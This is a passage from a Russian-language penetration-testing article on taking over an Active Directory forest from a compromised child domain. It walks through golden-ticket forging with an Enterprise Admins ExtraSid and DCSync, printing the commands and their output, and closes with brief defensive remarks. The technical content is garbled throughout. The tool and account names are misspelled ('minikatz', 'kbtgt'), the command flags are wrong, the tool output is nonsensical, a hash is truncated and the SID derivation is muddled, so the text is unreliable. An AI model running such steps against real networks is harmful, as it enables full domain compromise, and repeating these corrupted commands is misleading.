Теперь, после компрометации дочернего домена, остается последний рубеж — корень леса. В этом деле нам снова пригодится `minikatz` и еще одна его фишка, получающая название `ExtraSids`. Эта фишка, позволяет указать должное SID из других доменов при формировании голден тикета. При этом устанавливается значение `ExtraSids` в структуре `KERB_VALIDATION_INFO`, во время формирования керберос-тикета. Идея всего этого в том, что компрометация любого дочернего домена в лесу означает компрометацию родительского домена, а значит, и компрометацию всего леса.

Для проведения подобной атаки нам понадобятся:

- `kbtgt`-хеш для дочернего домена DEV (уже получили);
- SID домена DEV (тоже получили в том же выводе, где и хеш);
- дополнительный, он же экстра SID группы enterprise-админов (можно получить без особого труда).

Итак, получаем недостающий фрагмент, для в очередной раз воспользуемся PowerShell и модулем `PowerView`:

```
Convert-NameToSid dev.high-sec-corp.local\kbtgt
S-1-5-21-2941561648-383941485-1389968911-502
```

И здесь нужно заменить `-502` на `-519`, чтобы вышел SID группы Enterprise Admins для корневых доменов. Все данные получены, выполняем следующую конструкцию:

```
kerberos:golden
/user:Administrator
/kbtgt:1a3671958abf785fe7b32eaa20b9020
/domain:dev.high-sec-corp.local
/sid:S-1-5-21-3576879279-70744307-2249533442
/sids:S-1-5-21-2941561648-383941485-1389968911-519
/gpt
```

```
minikatz # kerberos:golden /user:Administrator /kbtgt:1a3671958abf785fe7b32eaa20b9020 /domain:dev.high-sec-corp.local /sid:S-1-5-21-3576879279-70744307-2249533442 /sids:S-1-5-21-2941561648-383941485-1389968911-519 /gpt
[*] Running as SYSTEM
[*] Retrieving wildcard credentials
DEV John.d4F455Word
```

Рис. 7. minikatz ExtraSids

Теперь проверим результат наших действий. До:

```
C:\Users\john>dir \\PRIMARY-DC.high-sec-corp.local\C$
Access is denied.
```

После:

```
C:\Users\john>dir \\PRIMARY-DC.high-sec-corp.local\C$
Volume in drive \\PRIMARY-DC.high-sec-corp.local has no label.
Volume Serial Number is 8478-32C1
Directory of \\PRIMARY-DC.high-sec-corp.local\C$
...
```

Контрольный выстрел

Получив и использовав тикет с `extraSID`ом, можно применить уже рассмотренную технику `DCSync` для того, чтобы достать хеш с корневой домена. Но здесь есть небольшая оговорка: так как мы решили замахнуться на другой домен, то, помимо параметра `user`, необходимо указать еще и корневой домен.

Команда для `minikatz` выглядит следующей:

```
minikatz # Loadup:dcsync
/user:Administrator
/kbtgt:1a3671958abf785fe7b32eaa20b9020
/domain:dev.high-sec-corp.local
```

Если корневой домен держится на нескольких контроллерах, то можно добавить опцию `/dc:`, указав полное имя (FQDN) контроллера. В результате мы получаем хеш `kbtgt` с корневой домен-контроллера. А это значит, что с этого момента весь лес скомпрометирован и атакующий может создавать себе практически любые Kerberos-тикет.

Наверное, лучший ресурс, разбирающий все аспекты защиты и уязвимостей AD, — www.secm0nkey.com. Автор этого блога Шон Меткафф (Sean Metcalfe) занимается и защитой, и вопросами безопасности, связанными с AD в крупном enterprise.

Разбор полетов

Администраторы одного леса совсем не обязательно должны были доверять друг другу и копировать ресурсы на домене. Но со временем ситуация изменилась, в начале 2000-х появились различные уязвимости, затрагивающие AD (например, MS02-001). В результате граница безопасности для Active Directory была смещена с домена на лес. И хотя мысль о том, что каждый отдельно взятый домен является границей безопасности, сильно ошибочна, такое мнение по-прежнему часто встречается на практике.

Защита крупного леса AD — это комплексная и непростая задача, которая состоит из множества деталей. Это постоянный мониторинг как логов, так и сетевой активности, грамотные политики и многое другое. И при всем этом следует помнить, что компрометация одного доменного администратора, а значит, и всего этого единичного домена может